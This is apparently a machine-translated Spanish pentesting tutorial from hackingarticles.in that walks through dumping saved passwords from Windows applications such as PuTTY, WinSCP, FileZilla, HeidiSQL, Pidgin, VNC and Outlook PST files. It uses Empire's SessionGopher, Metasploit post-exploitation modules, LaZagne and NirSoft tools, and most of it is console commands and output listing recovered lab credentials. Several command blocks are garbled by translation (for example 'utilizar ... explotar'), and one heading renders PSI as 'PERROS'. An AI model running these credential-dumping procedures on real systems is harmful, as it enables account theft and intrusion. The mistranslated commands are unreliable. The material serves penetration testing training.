



CREDENTIAL DUMPING



Applications

WWW.HACKINGARTICLES.IN

Contenido

Imperio PowerShell.....	3
CoreFTP: Marco Metasploit	6
Navegador FTP: LaZagne.....	6
FTPNavigator: Marco Metasploit	7
FileZilla: Marco Metasploit	7
HeidiSQL: Marco Metasploit	8
Correo electrónico: Correo PassView	9
Pidgin: Marco Metasploit	9
PERROS: LaZagne.....	11
PST: Contraseña Pst.....	11
VNC: Marco Metasploit	12
WinSCP: LaZagne	12
WinSCP: Marco Metasploit.....	12

Imperio PowerShell

Empire nos proporciona un módulo que nos permite recuperar las credenciales guardadas de varias aplicaciones como PuTTY, WinSCP, etc. Automáticamente encuentra contraseñas y las descarga sin necesidad de que usted haga nada. Una vez que tengas tu sesión en el imperio, usa los siguientes comandos para ejecutar el módulo:

```
usar credenciales del módulo/sessiongopher  
ejecutar
```

```
(Empire: BP4XKDH1) > usemodule credentials/sessiongopher
(Empire: powershell/credentials/sessiongopher) > execute
[*] Tasked BP4XKDH1 to run TASK_CMD_WAIT
[*] Agent BP4XKDH1 tasked with task ID 1
[*] Tasked agent BP4XKDH1 to run module powershell/credentials/sessiongopher
(Empire: powershell/credentials/sessiongopher) > [*] Agent BP4XKDH1 returned
```

```

      o_-.
     /  _-.
    /   _-.
   /    _-.
  /     _-.
 /      _-.
/       _-.
..+      _-.
  \      _-.
   \     _-.
    \    _-.
     \   _-.
      \  _-.
       \ _-.
        \_-.

```

SessionGopher - RDP, WinSCP, FileZilla, PuTTY, SuperPuTTY,
.sdtid, .rdp, .ppk saved session & password extractor

Brandon Arvanaghi
Twitter: @arvanaghi | arvanaghi.com

FileZilla Sessions

```
Source   : DESKTOP-1HH06IM\User
Name     : test site
Password : 123
Host     : 192.168.152.133
User     : user
Protocol : Only use plain FTP (insecure)
Port     : 21
```

SuperPuTTY Sessions

```
Source       : DESKTOP-1HH06IM\User
SessionId    : ImportedFromPuTTY/user
SessionName  : user
Host         : 192.168.152.133
Username     :
ExtraArgs    :
Port         : 22
Putty Session : user
```

```
Source       : DESKTOP-1HH06IM\User
SessionId    : ImportedFromPuTTY/user1
SessionName  : user1
Host         : 192.168.152.133
Username     :
ExtraArgs    :
Port         : 22
Putty Session : user1
```

```
Source       : DESKTOP-1HH06IM\User
SessionId    : test
SessionName  : test
Host         : 192.168.152.133
Username     : user
ExtraArgs    :
Port         : 22
Putty Session : Default Settings
```


Y como puede ver en las imágenes de arriba y de abajo, recupera con éxito las contraseñas de WinSCP, PuTTY.

Microsoft Remote Desktop (RDP) Sessions

Source : DESKTOP-1HH06IM\User
Hostname : 192.168.152.129
Username : user

WinSCP Sessions

Source : DESKTOP-1HH06IM\User
Session : Default%20Settings
Hostname :
Username :
Password :

Source : DESKTOP-1HH06IM\User
Session : user
Hostname : 192.168.152.133
Username : user
Password : 123 

Source : DESKTOP-1HH06IM\User
Session : user1
Hostname : 192.168.152.133
Username :
Password :

PuTTY Sessions

Source : DESKTOP-1HH06IM\User
Session : saved%20creds%20test
Hostname : 192.168.152.133

Source : DESKTOP-1HH06IM\User
Session : test
Hostname : 192.168.152.133

Ahora nos centraremos en menos aplicaciones y veremos cómo podemos recuperar sus contraseñas. Pasaremos a las aplicaciones una por una. ¡Vámonos!

CoreFTP: Marco Metasploit

La herramienta del servidor Core FTP está diseñada especialmente para Windows. Le permite enviar y recibir archivos a través de la red. Utiliza el protocolo FTP para esta transferencia de archivos, lo que hace que su uso sea relativamente sencillo, independientemente del sistema operativo.

Con la ayuda de Metasploit, podemos volcar las credenciales guardadas en el registro del sistema de destino.

La ubicación de la contraseña es HKEY_CURRENT_USER\SOFTWARE\FTPWare\CoreFTP\Sites. Puede ejecutar el módulo de post-explotación después de tener una sesión y ejecutarlo, escriba:

utilizar post/windows/gather/credentials/coreftp
establecer sesión 1
explotar

```
msf5 > use post/windows/gather/credentials/coreftp
msf5 post(windows/gather/credentials/coreftp) > set session 1
session => 1
msf5 post(windows/gather/credentials/coreftp) > exploit

[*] Looking at Key HKU\S-1-5-21-3798055023-1038230357-2023829303-1001
[+] Host: 192.168.152.133 Port: 21 User: user Password: 123
[*] Post module execution completed
msf5 post(windows/gather/credentials/coreftp) > █
```

Navegador FTP: LaZagne

Al igual que Core FTP, el navegador FTP es el cliente FTP que facilita las transferencias, ediciones y cambios de nombre de archivos a través de la red. También le permite mantener los directorios sincronizados para usuarios locales y remotos.

Podemos usar el comando lazagne.exe y tendremos las Credenciales de FTPNavigator como se muestra a continuación:


```

----- Ftpnavigator passwords -----

[+] Password found !!!
Login: anonymous
Password: 1
Port: 21
Host: ftp.3com.com
Name: Hardware - 3Com

[+] Password found !!!
Login: anonymous
Password: 1
Port: 21
Host: ftp.sunet.se
Name: Space Information - Space Information

[+] Password found !!!
Login: anonymous
Password: 1
Port: 21
Host: ftp.apple.com
Name: Apple Computer

```

FTPNavigator: Marco Metasploit

Las credenciales de FTPNavigator también se pueden volcar usando Metasploit, ya que hay un exploit incorporado para ello.

Para utilizar este módulo post-explotación, escriba:

```

utilizar post/windows/gather/credentials/ftpnavigator
establecer sesión 1
explotar

```

```

msf5 > use post/windows/gather/credentials/ftpnavigator
msf5 post(windows/gather/credentials/ftpnavigator) > set session 1
session => 1
msf5 post(windows/gather/credentials/ftpnavigator) > exploit

[+] Host: 192.168.152.133 Port: 21 User: user Pass: 123
[*] Post module execution completed
msf5 post(windows/gather/credentials/ftpnavigator) >

```

Como puede ver en la imagen de arriba, tenemos las credenciales.

FileZilla: Marco Metasploit

FileZilla es otro software cliente/servidor de código abierto que se ejecuta en el protocolo FTP. Es compatible con Windows, Linux y macOS. Se utiliza para transferir, editar o reemplazar archivos en una red. Podemos volcar sus credenciales usando Metasploit.

Hazlo, escribe:

utilizar post/multi/gather/filezilla_client_cred
establecer sesión 1
explotar

```
msf5 > use post/multi/gather/filezilla_client_cred
msf5 post(multi/gather/filezilla_client_cred) > set session 1
session => 1
msf5 post(multi/gather/filezilla_client_cred) > exploit

[*] Checking for Filezilla directory in: C:\Users\User\AppData\Roaming
[*] Found C:\Users\User\AppData\Roaming\FileZilla
[*] Reading sitemanager.xml and recentervers.xml files from C:\Users\User\AppData\Roaming\FileZilla
[*] Parsing sitemanager.xml
[*] Collected the following credentials:
[*] Server: 192.168.1.105:21
[*] Protocol:
[*] Username: msfadmin
[*] Password: msfadmin

[*] Collected the following credentials:
[*] Server: 192.168.152.133:21
[*] Protocol:
[*] Username: user
[*] Password: 123

[*] Parsing recentervers.xml
[*] Collected the following credentials:
[*] Server: 192.168.1.105:21
[*] Protocol: FTP
[*] Username: msfadmin
[*] Password: msfadmin

[*] Collected the following credentials:
[*] Server: 192.168.152.133:21
[*] Protocol: FTP
[*] Username: user
[*] Password: 123

[*] Post module execution completed
msf5 post(multi/gather/filezilla_client_cred) >
```

Y así, hemos recuperado con éxito las credenciales.

HeidiSQL: Marco Metasploit

Es una herramienta de código abierto para administrar bases de datos MySQL, MsSQL, PostgreSQL y SQLite. Se pueden guardar numerosas sesiones con conexiones junto con las credenciales mientras se usa HeidiSQL. También te permite ejecutar múltiples sesiones en una sola ventana. Si está utilizando este software, la gestión de bases de datos es bastante sencilla. Nuevamente, con la ayuda de Metasploit, podemos obtener sus credenciales utilizando el siguiente módulo post-explotación:

utilizar post/windows/gather/credentials/heidisql
establecer sesión 1
explotar


```


msf5 > use post/windows/gather/credentials/heidisql
msf5 post(windows/gather/credentials/heidisql) > set session 1
session => 1
msf5 post(windows/gather/credentials/heidisql) > exploit

[*] 192.168.1.104:49708 - Looking at Key HKU\S-1-5-21-3798055023-1038230357-2023829303-1001
[+] 192.168.1.104:49708 - Service: mysql Host: 192.168.1.102 Port: 3306 User: ignite Password: 123
[*] Post module execution completed
msf5 post(windows/gather/credentials/heidisql) >

```

Correo electrónico: Mail PassView

Todas las contraseñas de correo electrónico almacenadas en el sistema se pueden recuperar con la ayuda de la herramienta denominada "Mail PassView". Esta herramienta fue desarrollada por Nirsoft y es más adecuada para pentesting interno. Simplemente descargue el software desde [aquí](#). Inicie la herramienta para obtener las credenciales como se muestra a continuación.



The screenshot shows the Mail PassView application window. It has a menu bar (File, Edit, View, Help) and a toolbar with icons for file operations. Below the toolbar is a table with the following columns: Email, S, Secured, User, Password, Profile, Password Stre..., and SMTP Serve. The table contains two rows of data. The first row shows an email address, 'S' value of 9, 'Secured' as No, user 'ignitetechnologies26', a partially visible password, 'Outlook' as the profile, 'Very Strong' password strength, and 'smtp.gmai' as the SMTP server. The second row shows a similar entry with a different email address and user.

Email	S	Secured	User	Password	Profile	Password Stre...	SMTP Serve
ignitetechnolo...	9	No	ignitetechnologies26	Ch... 239...	Outlook	Very Strong	smtp.gmai
ignitetechnolo...	9	No	ignitetechnologies26@gmail.com	Ig... 087		Very Strong	

Pidgin: Marco Metasploit

Pidgin es un software de mensajería instantánea que te permite chatear con múltiples redes. Es compatible con casi todos los sistemas operativos. También te permite transferir archivos. También hay un módulo de post-explotación incorporado para pidgin en Metasploit. Para iniciar este exploit, utilice los siguientes comandos:

```

utilizar post/multi/gather/pidgin_cred
establecer sesión 1
explotar

```

```

msf5 > use post/multi/gather/pidgin_cred
msf5 post(multi/gather/pidgin_cred) > set session 1
session => 1
msf5 post(multi/gather/pidgin_cred) > exploit

[*] Checking for Pidgin profile in: C:\Users\User\AppData\Roaming
[*] Found C:\Users\User\AppData\Roaming\.purple
[*] Reading accounts.xml file from C:\Users\User\AppData\Roaming\.purple
[*] Collected the following credentials:
[*]   Server: slogin.oscar.aol.com:5190
[*]   Protocol: prpl-aim
[*]   Username: user123
[*]   Password: pass123

[*] Collected the following credentials:
[*]   Server: <unknown>:5298
[*]   Protocol: prpl-bonjour
[*]   Username: user
[*]   Password: <unknown>

[*] Collected the following credentials:
[*]   Server: <unknown>:<unknown>
[*]   Protocol: prpl-gg
[*]   Username: user123
[*]   Password: user123

[*] Collected the following credentials:
[*]   Server: <unknown>:5222
[*]   Protocol: prpl-jabber
[*]   Username: nfnfjkdssnf@gmail.com/
[*]   Password: pass123

[*] Collected the following credentials:
[*]   Server: :8300
[*]   Protocol: prpl-novell
[*]   Username: khkhhsjkj
[*]   Password: pass123

[*] Collected the following credentials:
[*]   Server: slogin.icq.com:5190
[*]   Protocol: prpl-icq
[*]   Username: 1234556
[*]   Password: pass123

[*] Collected the following credentials:
[*]   Server: <unknown>:6667
[*]   Protocol: prpl-irc
[*]   Username: user123@irc.freenode.net
[*]   Password: pass123

[*] Collected the following credentials:
[*]   Server: silc.silcnet.org:706
[*]   Protocol: prpl-silc
[*]   Username: user123@silcnet.org
[*]   Password: pass123

```

Y todas las credenciales estarán en tu pantalla.


PERROS: LaZagne

PSI es un mensajero instantáneo que funciona sobre la red XMPP. También te permite transferir archivos. Es altamente personalizable y viene en varios idiomas. Usando el comando de chat lazagne.exe en LaZagne, puedes volcar su contraseña como se muestra en la imagen a continuación:

```
----- Psi-im passwords -----  
  
[+] Password found !!!  
Login: user2@user.com  
Password: pass123  
  
[+] Password found !!!  
Login: user@user.com  
Password: pass123
```

PST: Contraseña Pst

Nirsoft proporciona una herramienta que le permite recuperar todas las contraseñas PST de Outlook. Puedes descargar esta herramienta [aquí](#). Simplemente inicie la herramienta y tendrá las contraseñas como se muestra a continuación:



The screenshot shows the PstPassword application window. It has a menu bar with 'File', 'Edit', 'View', and 'Help'. Below the menu is a toolbar with icons for file operations. The main area contains a table with the following data:

Filename	Encryption	Version	CRC Value	Password 1	Password 2
Outlignitetechnologie...	Compressible	23	0xee9dac75	1AMCS	kz5gD4
Outlook.pst	Compressible	23	0x7709bac0	123	HdLQMA

VNC: Marco Metasploit

VNC es un software de acceso remoto que le permite acceder a su dispositivo desde cualquier parte del mundo. Las contraseñas de VNC se pueden recuperar fácilmente utilizando Metasploit. Para hacerlo, escriba:

```
utilizar post/windows/gather/credentials/vnc
establecer la sesión 2
explotar
```

```
msf5 > use post/windows/gather/credentials/vnc
msf5 post(windows/gather/credentials/vnc) > set session 2
session => 2
msf5 post(windows/gather/credentials/vnc) > exploit

[*] Enumerating VNC passwords on DESKTOP-1HH06IM
[+] Location: TightVNC_HKLM => Hash: d3b8d88a7e829acc => Password: 123 => Port: 5900
[+] Location: TightVNC_HKLM_Control_pass => Hash: eb75d3ca6027dbd4 => Password: ignite => Port: 5900
[*] Post module execution completed
msf5 post(windows/gather/credentials/vnc) > |
```

WinSCP: LaZagne

WinSCP es un cliente FTP basado en el protocolo SSH de PuTTY. Tiene una interfaz gráfica y puede operarse en múltiples idiomas. También actúa como editor remoto. Tanto LaZagne como Metasploit nos ayudan a recuperar contraseñas. En LaZagne, use el comando lazagne.exe all y volcará las credenciales como se muestra en la siguiente imagen:

```
----- Winscp passwords -----


[+] Password found !!!
URL: 192.168.152.133
Login: user
Password: 123
Port: 22

[-] Password not found !!!
URL: 192.168.152.133
Port: 22
```

WinSCP: Marco Metasploit

Para recuperar las credenciales de Metasploit, utilice el siguiente exploit:

```
utilizar post/windows/gather/credentials/winscp
establecer sesión 1
explotar
```

```
msf5 > use post/windows/gather/credentials/winscp   
msf5 post(windows/gather/credentials/winscp) > set session 1  
session => 1  
msf5 post(windows/gather/credentials/winscp) > exploit  
  
[*] Looking for WinSCP.ini file storage ...  
[*] Looking for Registry storage ...  
[+] Host: 192.168.152.133, IP: 192.168.152.133, Port: 22, Service: Unknown, Username: user, Password: 123  
[*] Post module execution completed  
msf5 post(windows/gather/credentials/winscp) > █
```

De esta manera, puede recuperar las credenciales de múltiples aplicaciones.

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

